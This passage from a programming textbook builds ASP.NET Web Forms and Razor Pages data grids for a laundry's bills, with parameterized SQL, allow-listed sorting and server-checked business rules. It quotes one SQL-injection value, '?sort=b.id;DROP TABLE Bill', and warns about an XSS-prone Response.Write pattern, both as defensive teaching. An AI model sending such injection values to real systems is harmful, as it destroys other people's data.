


Figure 13.10 The browser's confirmation dialog, attached to the Delete link by `OnRowDataBound`. It is drawn by the browser, not by the page, which is why it looks different in every browser.

OK lets the postback go ahead, and `OnRowDeleting` deletes by the row's key with a parameter. **Figure 13.11** shows the table afterwards: DL1 is gone.





Figure 13.11 The Service table after DL1 was deleted: sixteen rows remain, and marker 1 shows where DL1 was.

Note what protects the data here. The dialog is a convenience for honest people, not a security control: anyone can send the postback without it, and a browser without scripts never shows it. What protects data is on the server: the parameterized `DELETE`, and whatever rules the server checks first. This page checks none; the Laundry grid of Section 13.15 does.

13.6.3 Adding, and a message that should not be written that way

The form under the grid adds a service. `Add` inserts only when the ID box is not empty, again with parameters, and rebinds; **Figure 13.12** shows DL1 being added back.



ID	Description	Price		
B120	Bed cover, size 120	30000.00	Edit Delete	Select
B180	Bed cover, size 160-180	40000.00	Edit Delete	Select
C	Carpet, per m2	10000.00	Edit Delete	Select
C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00	Edit Delete	Select
C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00	Edit Delete	Select
C10W	Clothes 7-10 kg, Washed only	25000.00	Edit Delete	Select
C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00	Edit Delete	Select
C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00	Edit Delete	Select
C4W	Clothes max 4 kg, Washed only	10000.00	Edit Delete	Select
C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00	Edit Delete	Select
C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00	Edit Delete	Select
C6W	Clothes 5-6 kg, Washed only	15000.00	Edit Delete	Select
DM2	Doll, Medium 2 pcs	40000.00	Edit Delete	Select
DO	Delivery Order, per 10 kg	5000.00	Edit Delete	Select
DS3	Doll, Small 3 pcs	40000.00	Edit Delete	Select
I	Ironed only (without washing), per 5 kg	10000.00	Edit Delete	Select

Figure 13.12 Adding DL1 back with the form under the grid. After *Add*, `BindGrid` redraws the grid with the new row in it.

When the ID box is empty, `Add` writes `<script>alert('No records has been added.')</script>` with `Response.Write`, and the browser shows **Figure 13.13**.




Figure 13.13 The alert shown when *Add* is pressed with an empty ID. The text is the grid's `EmptyDataText`, reused as a message.

It works, and it teaches two habits to lose. `Response.Write` in an event handler writes *before* the page's `<!DOCTYPE>`, so the response is no longer valid HTML. And the text is joined into a script: harmless while it is a constant, a cross-site scripting hole the day it includes something a visitor

typed. A message belongs in the page, in an element, HTML-encoded, as the Laundry grid's messages are (Section 13.14).

13.7 Data Source Controls, Paging and Sorting

13.7.1 Declaring the data instead of coding it

Every page so far fetched its data in C#. Web Forms offers a second way: a **data source control**, a non-visual control placed on the page that knows how to select, update, insert and delete, and to which the grid is connected with `DataSourceID`. **Table 13.5** lists the family.

Table 13.5 The Web Forms data source controls. The third column is the one to read before choosing: only some of them page on the database server.

Control	Talks to	Paging done by
`SqlDataSource`	any ADO.NET provider, with SQL written in the markup	the GridView, in memory, after **all** rows are fetched
`ObjectDataSource`	methods of a class you write (a data layer)	your method, if `EnablePaging` is on and you accept `startRowIndex` and `maximumRows`
`EntityDataSource`, `LinqDataSource`	Entity Framework, LINQ	the query (`Skip`/`Take`)
`XmlDataSource`	an XML file (Chapter 6)	the GridView, in memory
model binding (`SelectMethod`, ASP.NET 4.5)	a method returning `IQueryable`	the query (`Skip`/`Take`)

The attraction is that the common jobs need no code at all. Put `AllowPaging="true"` and `AllowSorting="true"` on a grid connected to a data source control, and the grid draws a pager, makes its headings links, and handles the `PageIndexChanging` and `Sorting` events itself.

13.7.2 The Laundry bills, as Web Forms would have done them

Listing 13.11 is the Profitina Laundry bills grid written that way, against the MySQL version of the Laundry database: two drop-down lists for outlet and status that post back when changed, a grid with paging, sorting, an edit template for the status and a command field, and two `SqlDataSource` controls, one for the outlets and one for the bills.

Listing 13.11 `LaundryBills/Bills.aspx`: the bills grid with `SqlDataSource`, paging, sorting, filtering by two drop-down lists and editing the status in place. Not run in this book's build.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="Bills.aspx.cs" Inherits="Bills" %>
<!DOCTYPE html>
<html>
<head runat="server">
    <title>Bills - Profitina Laundry</title>
</head>
<body>
<form id="form1" runat="server">
    Outlet:
    <asp:DropDownList ID="ddlOutlet" runat="server" AutoPostBack="true"
AppendDataBoundItems="true"
        DataSourceID="dsOutlets" DataTextField="name" DataValueField="id">
        <asp:ListItem Text="All outlets" Value="" />
    </asp:DropDownList>
    Status:
    <asp:DropDownList ID="ddlStatus" runat="server" AutoPostBack="true">
        <asp:ListItem Text="Any status" Value="" />
        <asp:ListItem>queued</asp:ListItem>
        <asp:ListItem>finished</asp:ListItem>
        <asp:ListItem>departed</asp:ListItem>
    </asp:DropDownList>

    <asp:GridView ID="gvBills" runat="server" DataSourceID="dsBills" DataKeyNames="id"
        AutoGenerateColumns="false" AllowPaging="true" PageSize="25" AllowSorting="true"
        OnRowDataBound="gvBills_RowDataBound" OnRowUpdating="gvBills_RowUpdating"
        OnRowDeleting="gvBills_RowDeleting" EmptyDataText="No bill matches these filters.">
        <HeaderStyle BackColor="LightBlue" Font-Bold="true" />
        <AlternatingRowStyle BackColor="LightYellow" />
        <PagerSettings Mode="NumericFirstLast" PageButtonCount="5" />
        <Columns>
            <asp:BoundField DataField="id" HeaderText="Bill" SortExpression="id"
ReadOnly="true" />
            <asp:BoundField DataField="arrived" HeaderText="Arrived"
SortExpression="arrived" ReadOnly="true"
                DataFormatString="{0:yyyy-MM-dd HH:mm}" />
            <asp:BoundField DataField="customer" HeaderText="Customer"
SortExpression="customer" ReadOnly="true" />
            <asp:BoundField DataField="service" HeaderText="Service"
SortExpression="service" ReadOnly="true" />
            <asp:BoundField DataField="outlet" HeaderText="Outlet" SortExpression="outlet"
ReadOnly="true" />
            <asp:BoundField DataField="unit" HeaderText="Units" SortExpression="unit"
ReadOnly="true" />
            <asp:BoundField DataField="payment" HeaderText="Charged"
SortExpression="payment" ReadOnly="true"
                DataFormatString="{0:N0}" />
            <asp:TemplateField HeaderText="Status" SortExpression="status">
                <ItemTemplate>
                    <asp:Label ID="lblStatus" runat="server" Text='<%# Eval("status") %>'
/>
                </ItemTemplate>
                <EditItemTemplate>
                    <asp:DropDownList ID="ddlNewStatus" runat="server" SelectedValue='<%#
Bind("status") %>'>
                        <asp:ListItem>queued</asp:ListItem>
                        <asp:ListItem>finished</asp:ListItem>
```

Listing 13.11 (Continued) *LaundryBills/Bills.aspx: the bills grid with SqlDataSource, paging, sorting, filtering by two drop-down lists and editing the status in place. Not run in this book's build.*

```
                        <asp:ListItem>departed</asp:ListItem>
                    </asp:DropDownList>
                </EditItemTemplate>
            </asp:TemplateField>
            <asp:CommandField ShowEditButton="true" ShowDeleteButton="true" />
        </Columns>
    </asp:GridView>
    <asp:Label ID="lblMessage" runat="server" />

    <asp:SqlDataSource ID="dsOutlets" runat="server"
        ConnectionString="<%$ ConnectionStrings:Laundry %>"
        ProviderName="<%$ ConnectionStrings:Laundry.ProviderName %>"
        SelectCommand="SELECT id, name FROM Outlet ORDER BY id" />

    <asp:SqlDataSource ID="dsBills" runat="server"
        ConnectionString="<%$ ConnectionStrings:Laundry %>"
        ProviderName="<%$ ConnectionStrings:Laundry.ProviderName %>"
        SelectCommand="SELECT b.id, b.arrived, c.name AS customer, s.description AS
service,
                               o.name AS outlet, b.unit, b.payment, b.status
                        FROM Bill b
                        JOIN Customer c ON c.id = b.Customer_id
                        JOIN Service s ON s.id = b.Service_id
                        LEFT JOIN Outlet o ON o.id = b.Outlet_id
                        WHERE (@outlet = '' OR b.Outlet_id = @outlet)
                          AND (@status = '' OR b.status = @status)
                        ORDER BY b.arrived DESC, b.id DESC"
        UpdateCommand="UPDATE Bill SET status = @status,
                               finished = IF(@status = 'finished', NOW(), finished),
                               departed = IF(@status = 'departed', NOW(), departed)
                        WHERE id = @id">
        <SelectParameters>
            <asp:ControlParameter Name="outlet" ControlID="ddlOutlet"
PropertyName="SelectedValue"
                ConvertEmptyStringToNull="false" />
            <asp:ControlParameter Name="status" ControlID="ddlStatus"
PropertyName="SelectedValue"
                ConvertEmptyStringToNull="false" />
        </SelectParameters>
        <UpdateParameters>
            <asp:Parameter Name="status" Type="String" />
            <asp:Parameter Name="id" Type="String" />
        </UpdateParameters>
    </asp:SqlDataSource>
</form>
</body>
</html>
```

Read the `SqlDataSource` named `dsBills` from the top. Its connection string comes from `Web.config` (**Listing 13.12**) through `<%$ ConnectionStrings:… %>` expressions, so the page contains no password. Its `WHERE` clause handles optional filters with a neat trick: `(@outlet = '' OR b.Outlet_id = @outlet)` is true for every row when the list says *All outlets* (value `''`). `ConvertEmptyStringToNull="false"` keeps an empty choice as `''` rather than NULL, because `NULL = ''` is not true in SQL and the trick would silently return nothing.

The grid's `SortExpression`s are the aliases of the SELECT's columns. When a heading is clicked, the grid asks the data source to sort by that expression, and `SqlDataSource` in its default `DataSet` mode sorts the rows in memory with a DataView. The visitor never supplies a column name: the only sort expressions that exist are the ones declared in the markup. This is a **white list** by construction, and Section 13.11 builds the same thing by hand.

The `UpdateCommand` sets the status and the matching timestamp in one statement, so that the database's CHECK constraint (Section 13.3.3) is satisfied. `DataKeyNames="id"` makes the grid pass the key as `@id`, and the `Bind("status")` in the edit template makes it pass the new status as `@status`. **Listing 13.12** is the configuration the page reads.

Listing 13.12 `LaundryBills/Web.config`: the connection string lives in configuration, not in the page, and names an account with only the rights the page needs. Not run in this book's build.

```
<?xml version="1.0"?>
<configuration>
  <connectionStrings>
    <!-- XAMPP's MySQL/MariaDB with the Laundry database loaded from schema.mysql.sql and
seed.mysql.sql.
         Use an account with only SELECT, INSERT, UPDATE, DELETE on profitina_laundry,
never root. -->
    <add name="Laundry"
         connectionString="server=localhost;database=profitina_laundry;user
id=laundry;password=CHANGE-ME"
         providerName="MySql.Data.MySqlClient" />
  </connectionStrings>
  <system.web>
    <compilation debug="false" targetFramework="4.8" />
    <httpRuntime targetFramework="4.8" />
  </system.web>
</configuration>
```

13.7.3 What the declarations cannot say

The declarative page handles showing, paging, sorting and filtering with no code. The business rules still need code, and **Listing 13.13** is it.

Listing 13.13 `LaundryBills/Bills.aspx.cs`: hide links that do not apply, refuse a status change that skips a step, and delete a bill only while it is queued and unpaid, in a transaction. Written for C# 5, which a .NET Framework 4.8 web site compiles by default. Not run in this book's build; its syntax was checked with Roslyn.

```
using System;
using System.Configuration;
using System.Web.UI;
using System.Web.UI.WebControls;
using MySql.Data.MySqlClient;

public partial class Bills : System.Web.UI.Page
{
    // queued -> finished -> departed, one step at a time; null when there is no next step
    static string NextStatus(string s)
    {
        if (s == "queued") return "finished";
        if (s == "finished") return "departed";
        return null;
    }

    protected void gvBills_RowDataBound(object sender, GridViewRowEventArgs e)
    {
        if (e.Row.RowType != DataControlRowType.DataRow || e.Row.RowIndex ==
gvBills.EditIndex)
            return;
        string status = (string)DataBinder.Eval(e.Row.DataItem, "status");
        foreach (Control control in e.Row.Cells[8].Controls)       // the CommandField
column
        {
            LinkButton link = control as LinkButton;
            if (link == null) continue;
            if (link.CommandName == "Edit")
                link.Visible = NextStatus(status) != null;          // a departed bill is
finished with
            if (link.CommandName == "Delete")
            {
                link.Visible = status == "queued";                  // only a queued bill
may go
                link.OnClientClick = "return confirm('Delete this bill? This cannot be
undone.');";
            }
        }
    }

    protected void gvBills_RowUpdating(object sender, GridViewUpdateEventArgs e)
    {
        string from = (string)e.OldValues["status"];
        string to = (string)e.NewValues["status"];
        if (NextStatus(from) != to)
        {
            e.Cancel = true;                                        // the SqlDataSource
never runs
            lblMessage.Text = "A bill moves one step at a time, from " + from + " to " +
NextStatus(from) + ".";
        }
    }
```

Listing 13.13 (Continued) *LaundryBills/Bills.aspx.cs: hide links that do not apply, refuse a status change that skips a step, and delete a bill only while it is queued and unpaid, in a transaction. Written for C# 5, which a .NET Framework 4.8 web site compiles by default. Not run in this book's build; its syntax was checked with Roslyn.*

```
    protected void gvBills_RowDeleting(object sender, GridViewDeleteEventArgs e)
    {
        e.Cancel = true;                                          // we delete it
ourselves, in a transaction
        string id = (string)gvBills.DataKeys[e.RowIndex].Value;
        string cs = ConfigurationManager.ConnectionStrings["Laundry"].ConnectionString;
        using (MySqlConnection con = new MySqlConnection(cs))
        {
            con.Open();
            using (MySqlTransaction tx = con.BeginTransaction())
            {
                MySqlCommand check = new MySqlCommand("SELECT status, (SELECT COUNT(*) FROM
Payment " +
                    "WHERE Bill_id = @id) FROM Bill WHERE id = @id FOR UPDATE", con, tx);
                check.Parameters.AddWithValue("@id", id);
                string status = null;
                long payments = 0;
                using (MySqlDataReader r = check.ExecuteReader())
                {
                    if (r.Read()) { status = r.GetString(0); payments = r.GetInt64(1); }
                }
                if (status != "queued" || payments > 0)
                {
                    lblMessage.Text = "Bill " + Server.HtmlEncode(id) + " was not
deleted.";
                    return;                                       // disposing tx rolls
it back
                }
                foreach (string sql in new[] { "DELETE FROM StatusLog WHERE Bill_id = @id",
                                               "DELETE FROM Bill WHERE id = @id" })
                {
                    MySqlCommand cmd = new MySqlCommand(sql, con, tx);
                    cmd.Parameters.AddWithValue("@id", id);
                    cmd.ExecuteNonQuery();
                }
                tx.Commit();
                lblMessage.Text = "Bill " + Server.HtmlEncode(id) + " was deleted.";
            }
        }
        gvBills.DataBind();
    }
}
```

`gvBills_RowDataBound` hides the links that do not apply and attaches the confirmation dialog; since hiding a link is only a courtesy, the other handlers check again. `gvBills_RowUpdating` cancels any change that is not exactly the next step, using `e.OldValues` and `e.NewValues`. `gvBills_RowDeleting` cancels the grid's own delete and does it itself, in one transaction: lock the bill with `SELECT … FOR UPDATE`, check that it is queued and unpaid, delete its status-log rows and the bill, commit. Returning early disposes the transaction without committing it, which rolls it back.

Three limits of this page are worth knowing, because they are exactly the reasons the rest of the chapter does things differently.

Paging fetches everything. `SqlDataSource` does not page on the database: to show 25 rows it fetches all 2,953 and the grid discards 2,928. Section 13.13 measures the cost. Server-side paging in Web Forms needs `ObjectDataSource` with `EnablePaging`, or ASP.NET 4.5's model binding with `IQueryable`.

The status log is not written. The declarative `UpdateCommand` is one statement; writing the StatusLog row in the same transaction needs code, and then the declaration has saved little.

The state is invisible. Page 7 of *Keputih, queued, by customer* lives in view state, not in the address, so it cannot be bookmarked, shared or opened in a second tab.

13.8 From Web Forms to Razor Pages

13.8.1 The same jobs, different habits

ASP.NET Core has no GridView. It is not an omission: Razor Pages (Chapter 9) has no server controls, no view state and no postbacks, so a control that lives on all three has nothing to stand on [3]. What Razor Pages has instead is a page (`Bills.cshtml`) with a **page model** class behind it (`BillsModel`), handler methods named after HTTP methods (`OnGet`, `OnPost`), and a template language that writes HTML with `@` expressions, encoding every value on the way. A data grid is built from those pieces and from the plain web ideas of the earlier chapters. **Table 13.6** translates the vocabulary.

Table 13.6 From GridView to a Razor Pages grid. The right-hand column is why the translation works: every Web Forms feature was an HTTP idea in disguise.

Web Forms GridView	Razor Pages (this chapter)	The web idea underneath
`DataSource` + `DataBind()`	the page model fills a property; the template loops over it with `@foreach`	a server draws HTML from rows
view state (`__VIEWSTATE`)	the query string: `?outlet=O02&sort=customer&page=2`	the address *is* the state of a read
a postback for paging and sorting	a link (`GET`)	reading is safe and repeatable
a postback for Update and Delete	a form (`POST`), then a **303** redirect back to the grid	Post/Redirect/Get (Chapter 7)
`SortExpression`	a sort key from a white list, mapped to SQL on the server	never let a request write SQL
`SqlDataSource` paging (in memory)	`LIMIT ? OFFSET ?` in the query	let the database skip rows
`EditIndex`	`?edit=B2934`	one more piece of state in the address
`OnClientClick="return confirm(…)"`	a confirmation row (`?delete=B2931`), or `confirm()` when scripts run	ask before an irreversible act
`RowUpdating` with `e.Cancel`	the handler checks the rule and redirects with a message	rules live on the server
(nothing)	`GET /bills.csv`	a report is just another representation
partial-page update (`UpdatePanel`)	`fetch()` of `?partial=1` (Section 13.21)	progressive enhancement

Read the right-hand column of **Table 13.6** from top to bottom and you have the design of the modern grid. The most consequential rows are the second and the fourth: state in the address makes the grid bookmarkable, shareable and friendly to Back, and answering every POST with a redirect means Reload never repeats a change.

13.8.2 One request, followed through

Figure 13.14 follows the two kinds of request the grid receives. A **read** (the lower row of the figure) arrives as a GET with the grid's state in its query string; the state is parsed and cleaned; SQL is built from the clean state, with every visitor-supplied value bound; the rows come back and are drawn with links that carry the state. A **change** (the upper row) arrives as a POST with the bill's id, its old and new status, and the grid's state in hidden fields; one transaction makes the change and writes the audit row; the answer is not a page but a 303 redirect to a grid address that names the result, and the browser follows it with an ordinary read.




Figure 13.14 The two kinds of request of the bills grid. Reads are GETs whose whole state is in the address; changes are POSTs that end in a 303 redirect back to a read. The optional script (left) makes the same GETs with `fetch()`.

13.8.3 The address scheme

Every one of the four grids in this chapter, Razor Pages, PHP, Java and Flask, answers exactly the same addresses, which is what lets one test program and one browser script serve all four. **Table 13.7** is the contract.

Table 13.7 The grid's address scheme. Every value is checked against a list or a pattern; a value that fails is not an error, it is simply not used.

Parameter	Allowed values	Default (left out of the address)	Anything else
`outlet`	an id from the Outlet table: `O01`, `O02`, `O03`	all outlets	ignored
`status`	`queued`, `finished`, `departed`	any status	ignored
`from`, `to`	a real date `YYYY-MM-DD`; `to` is inclusive	no limit	ignored
`sort`	`id`, `arrived`, `customer`, `service`, `outlet`, `unit`, `payment`, `status`	`arrived`	ignored
`dir`	`asc`, `desc`	`desc`	ignored
`page`	a whole number from 1	1	below 1 becomes 1; above the last page becomes the last
`size`	10, 25, 50, 100	25	ignored
`edit`, `delete`	a bill id	none	the row simply is not in that mode
`msg`, `bill`	a message code and a bill id `B` + 4 digits	none	no message is shown
`partial`	`1`	the whole page	the whole page

The last column is a deliberate choice. The grid never answers a bad parameter with an error page; it drops the parameter and shows the grid as if it had not been given. A person who mistypes `?status=qeued` sees all statuses, which is harmless, and an attacker who sends `?sort=b.id;DROP TABLE Bill` sees the default sort, which is the whole point. Nothing a visitor types can make the grid do anything other than one of the things in the second column.

13.9 The Grid's State Lives in the Address

13.9.1 One object for the whole state

Because every link and form must carry every part of the state, the four grids each keep the state in one small object and give it the methods that the links need. **Listing 13.14** is the Razor Pages version, a C# **record**.

Listing 13.14 `Data/GridState.cs`: the grid's state as an immutable record, with parsing that keeps only allowed values and the three address builders every link uses.

```
using System.Globalization;
using System.Text.RegularExpressions;

namespace LaundryGrid.Data;

/// <summary>The grid's whole state, read from the query string and kept only if
allowed.</summary>
public sealed record GridState(string Outlet, string Status, string From, string To,
                               string Sort, string Dir, int Page, int Size)
{
    /// <summary>The sort keys a visitor may choose. The SQL for each lives in the
store.</summary>
    public static readonly string[] SortKeys =
        ["id", "arrived", "customer", "service", "outlet", "unit", "payment", "status"];
    public static readonly int[] Sizes = [10, 25, 50, 100];
    public static readonly string[] Statuses = ["queued", "finished", "departed"];

    public static GridState Parse(Func<string, string> get, IReadOnlySet<string> outletIds)
    {
        string outlet = get("outlet"), status = get("status"), sort = get("sort"), dir =
get("dir");
        int size = int.TryParse(get("size"), out int n) ? n : 25;
        int page = int.TryParse(get("page"), out int p) ? p : 1;
        return new GridState(
            outletIds.Contains(outlet) ? outlet : "",
            Statuses.Contains(status) ? status : "",
            CleanDate(get("from")),
            CleanDate(get("to")),
            SortKeys.Contains(sort) ? sort : "arrived",
            dir is "asc" or "desc" ? dir : "desc",
            Math.Max(1, page),
            Sizes.Contains(size) ? size : 25);
    }

    public static string CleanDate(string text) =>
        Regex.IsMatch(text, @"^\d{4}-\d{2}-\d{2}$")
        && DateOnly.TryParseExact(text, "yyyy-MM-dd", CultureInfo.InvariantCulture,
DateTimeStyles.None, out _)
            ? text : "";
```

Listing 13.14 (Continued) *Data/GridState.cs: the grid's state as an immutable record, with parsing that keeps only allowed values and the three address builders every link uses.*

```
    /// <summary>The state as query-string pairs, leaving out every default
value.</summary>
    public List<KeyValuePair<string, string>> Params()
    {
        var pairs = new List<KeyValuePair<string, string>>();
        void Add(string k, string v) { if (v.Length > 0) pairs.Add(new(k, v)); }
        Add("outlet", Outlet);
        Add("status", Status);
        Add("from", From);
        Add("to", To);
        Add("sort", Sort == "arrived" ? "" : Sort);
        Add("dir", Dir == "desc" ? "" : Dir);
        Add("page", Page == 1 ? "" : Page.ToString(CultureInfo.InvariantCulture));
        Add("size", Size == 25 ? "" : Size.ToString(CultureInfo.InvariantCulture));
        return pairs;
    }

    /// <summary>An address for this state plus extra pairs such as edit=B0012.</summary>
    public string Href(string path = "/bills", params (string Key, string Value)[] extra)
    {
        var pairs = Params();
        pairs.AddRange(extra.Select(e => new KeyValuePair<string, string>(e.Key,
e.Value)));
        return pairs.Count == 0 ? path : path + "?" + string.Join("&",
            pairs.Select(kv => Uri.EscapeDataString(kv.Key) + "=" +
Uri.EscapeDataString(kv.Value)));
    }

    /// <summary>Clicking the current column flips the direction; another column starts
ascending.</summary>
    public string SortHref(string key) => key == Sort
        ? (this with { Dir = Dir == "desc" ? "asc" : "desc", Page = 1 }).Href()
        : (this with { Sort = key, Dir = "asc", Page = 1 }).Href();
}
```

Read it in four parts.

The record. `GridState(…)` declares eight immutable properties in one line. To "change" a state you copy it with one property different, `s with { Page = 3 }`, which is what a grid needs: a page shows many links from one state, each differing in one value.

Parsing. `Parse` takes a function that reads one request value by name and the set of real outlet ids, and builds a state in which every property has passed a test: the outlet must be one of the ids read from the Outlet table, the status one of three words, each date a real calendar date, the sort key one of eight, the direction `asc` or `desc`, the page at least 1, the size one of four. `int.TryParse` returns false for `"abc"`, for `""` and for `"99999999999"`, and each then falls back to its default. The function argument lets the same method read the query string of a GET (`Request.Query`) and the form of a POST (`Request.Form`).

Canonical addresses. `Params()` lists the state as name–value pairs *leaving out every default*, so the first page is simply `/bills` and page 2 is `/bills?page=2`. One state has one address, which is kinder to people and lets a history, a cache or a person comparing links see equal states as equal strings.

Builders. `Href` builds an address from the state plus extra pairs, for example `s.Href("/bills", ("edit", "B2934"))`; `Uri.EscapeDataString` percent-encodes every name and value, so that a value containing `&` or `=` cannot break the address apart. `SortHref` implements the rule every spreadsheet user expects: clicking the column the grid is already sorted by flips the direction;

clicking another column sorts by it, ascending; either way the grid goes back to page 1, because "page 7" of a new order is meaningless.

The PHP, Java and Python grids have the same object with the same methods (`GridState` in all three), each written in its own language's idiom: a PHP class with public properties, a Java record, a Python frozen dataclass.

13.9.2 Forms carry the state too

A link carries the state in its address; a form that POSTs a change must carry it too, or after the change the cashier looking at *Keputih, queued, by customer* would land on page 1 of all 2,953 bills. Every POST form therefore contains one hidden field per non-default value, produced from `Params()`:

```
<input type="hidden" name="outlet" value="O02"><input type="hidden" name="status"
value="queued">
